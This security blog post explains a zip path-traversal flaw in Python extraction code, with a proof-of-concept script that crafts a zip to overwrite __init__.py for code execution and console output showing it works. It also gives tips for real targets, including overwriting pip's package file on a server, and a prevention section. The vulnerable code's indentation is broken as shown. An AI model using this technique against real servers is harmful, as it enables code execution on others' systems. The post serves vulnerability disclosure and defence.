

Exploiting insecure file extraction in Python for code execution

 ajinabraham.com/blog/exploiting-insecure-file-extraction-in-python-for-code-execution

TL;DR

Compressed file extraction with insecure code vulnerable to path traversal in Python can result in arbitrary code execution by overwriting `__init__.py`

One of the easiest way to achieve [code execution in PHP](#) is by exploiting insecurely written file upload handling logic. If you are able to upload arbitrary PHP file by fooling the file upload logic, you can execute arbitrary PHP code. But when it comes to modern web frameworks written in Go, Node.js, Python, Ruby etc. it's a different story. Even if you managed to upload a .py or .js file to the server, requesting these resource via a URL often won't return anything as the route or URL is not exposed by the application. Even if you are able to access the resource by URL, it won't trigger any code execution as it's treated as a static file and just returns plain text source code. This post will explain how to get code execution in one such scenario in Python when you are able to upload compressed files to the server.

Application security rule of thumb is never to trust user input. Don't just limit that concept to RAW HTTP request object that include query params, post body, files, headers etc. Carefully crafted compressed files that looks legit upon extraction can do bad things if it's handled by insecure code. This post is inspired from a [Security Bug](#) reported to MobSF and tries to cover the technical aspects of the vulnerability and exploitation. Let's take a look into the insecure code.

```

def unzip(zip_file, extraction_path):
    """
    code to unzip files
    """
    print "[INFO] Unzipping"
    try:
        files = []
        with zipfile.ZipFile(zip_file, "r") as z:
            for fileinfo in z.infolist():
                filename = fileinfo.filename
                dat = z.open(filename, "r")
                files.append(filename)
                outfile = os.path.join(extraction_path, filename)
                if not os.path.exists(os.path.dirname(outfile)):
                    try:
                        os.makedirs(os.path.dirname(outfile))
                    except OSError as exc:
                        if exc.errno != errno.EEXIST:
                            print "\n[WARN] OS Error: Race
Condition"

                            if not outfile.endswith("/"):
                                with io.open(outfile, mode='wb') as f:
                                    f.write(dat.read())
                                dat.close()
                return files
    except Exception as e:
        print "[ERROR] Unzipping Error" + str(e)

```

This is a fairly simple python code to extract a zip file and return the list of files in the archive. The zip file comes to the server after a file upload operation and is send to `unzip()` for extraction. If you look at this line

```

outfile = os.path.join(extraction_path,
filename)

```

You can see that `filename` variable is controlled by the user. If we set the value of `filename` to `../../foo.py`

```

>>> import os

>>> extraction_path = "/home/ajin/webapp/uploads/"

>>> filename = "../../foo.py"

>>> outfile = os.path.join(extraction_path, filename)

>>> outfile

'/home/ajin/webapp/uploads/../../foo.py'

>>> open(outfile, "w").write("print 'test'")

>>> open("/home/ajin/foo.py", "r").read()

```

```
"print 'test'"
```

By abusing path traversal, we are able to write the file to arbitrary location. In this case into `/home/ajin` instead of `/home/ajin/webapp/uploads/`

Arbitrary Code Execution

We are able to write python code to arbitrary location. Now let's see how we can execute it.

Consider this sample [vulnerable application](#) written in Python Flask. We will make use of `__init__.py` in Python to achieve code execution. The [docs](#) says

The `__init__.py` files are required to make Python treat the directories as containing packages; this is done to prevent directories with a common name, such as `string`, from unintentionally hiding valid modules that occur later on the module search path. In the simplest case, `__init__.py` can just be an empty file, but it can also execute initialization code for the package or set the `__all__` variable, described later.

So if we can overwrite `__init__.py` file with arbitrary Python code inside a directory of the web application that act as a package, then we can achieve code execution if that package is imported by the application. For our code to execute, a server restart is required in most case. But in this example we are running a Flask server with `debug` set to `True` which means every time a Python file is changed, the server will do a restart.

Crafting the Payload


The vulnerable web app has a directory called `config`. There is already `__init__.py` and `settings.py` in this directory. The main server file `server.py` imports `settings.py` from `config` directory, which means if we can write code into `config/__init__.py`, we will be able to achieve code execution. We can craft the payload using the following code:

```
import zipfile
z_info = zipfile.ZipInfo(r"../config/__init__.py")
z_file = zipfile.ZipFile("/home/ajin/Desktop/bad.zip",
mode="w")
z_file.writestr(z_info, "print 'test'")
z_info.external_attr = 0777 << 16L
z_file.close()
```

If you look into the [file upload code](#), you can see that the file uploads are extracted into `uploads` directory. We can create a malicious filename with `zipfile.ZipInfo()`. Here we give the filename as `../config/__init__.py` to

```
z_info.external_attr = 0777 <<
```

overwrite `__init__.py` inside `config` directory. `16L` will set the file permission to read and write by everyone. Let's create a zip file and upload it to the vulnerable web app.



```
ajin@ubuntu: ~/webapp
/home/ajin/webapp
ajin@ubuntu:~/webapp$ python server.py
* Running on http://0.0.0.0:3000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 265-341-748
127.0.0.1 - - [28/Sep/2017 11:21:29] "GET / HTTP/1.1" 200 -
[INFO] Unzipping
127.0.0.1 - - [28/Sep/2017 11:23:28] "POST /upload HTTP/1.1" 200 -
-
* Detected change in '/home/ajin/webapp/config/__init__.py', re
loading
* Restarting with stat
test
* Debugger is active!
* Debugger PIN: 265-341-748

>>> import zipfile
>>> z_info = zipfile.ZipInfo(r"../config/__init__.py")
>>> z_file = zipfile.ZipFile("/home/ajin/Desktop/bad.zip", mode="w")
>>> z_file.writestr(z_info, "print 'test'")
>>> z_info.external_attr = 0777 << 16L
>>> z_file.close()
>>>
```

Uploaded to /home/ajin/webapp/uploads/bad.zip
Content Extracted to /home/ajin/webapp/uploads

We can see that the Flask app reloads and the server console prints **test**. Our code execution is successful.

Exploiting Realworld Applications

In this example, the arbitrary code executed instantly as the Flask server was running on debug mode. This may not be the case elsewhere. You might need to wait until the server is restarted. Another problem is that we don't always know the package directory like `config` in this case. It's easy with an open source project where you have access to the source code. For closed source applications, you can take a good guess for package directories like `conf`, `config`, `settings`, `utils`, `urls`, `view`, `tests`, `scripts`, `controllers`, `modules`, `models`, `admin`, `login`

etc. These are some of the common package directories found in some Python web frameworks like Django, Flask, Pyramid, Tornado, CherryPy, web2py etc.

Alternatively, let's say the web application is running inside Ubuntu Linux. The installed and inbuilt Python packages will be available under: `/home/<user>/.local/lib/python2.7/site-packages/pip`. Assuming that the app is running under user directory, you can craft a filename like

`../../../../local/lib/python2.7/site-packages/pip/__init__.py`. Upon extraction, this creates `__init__.py` file inside `pip` directory. If the app is using virtualenv and let's say the virtualenv directory is `venv`, you can use a filename like `../venv/lib/python2.7/site-packages/pip/__init__.py`. This will brick pip, but next time someone runs the `pip` command in the server, your code will execute!

Video Demonstration

Prevention

To prevent this vulnerability, you should use `ZipFile.extract()` for extracting files. The [zipfile documentation](#) says:

If a member filename is an absolute path, a drive/UNC sharepoint and leading (back)slashes will be stripped, e.g.: `///foo/bar` becomes `foo/bar` on Unix, and `C:\foo\bar` becomes `foo\bar` on

Windows. And all "." components in a member filename will be removed, e.g.:
../../../../foo../../../../ba..r becomes foo../../../../ba..r. On Windows illegal characters
(:, <, >, |, ", ?, and
) replaced by underscore (_).

|||

Ajin Abraham is a Security Engineer with 7+ years of experience in Application Security including 4 years of Security Research. He is passionate on developing new and unique security tools. Some of his contributions to Hacker's arsenal include OWASP Xenotix XSS Exploit Framework, Mobile Security Framework (MobSF), Xenotix xBOT, NodeJsScan etc to name a few. He has been invited to speak at multiple security conferences including ClubHack, Nullcon, OWASP AppSec Eu, OWASP AppSec AsiaPac, BlackHat Europe, Hackmiami, Confidence, BlackHat US, BlackHat Asia, ToorCon, Ground Zero Summit, Hack In Paris, Hack In the Box, c0c0n and PHDays.

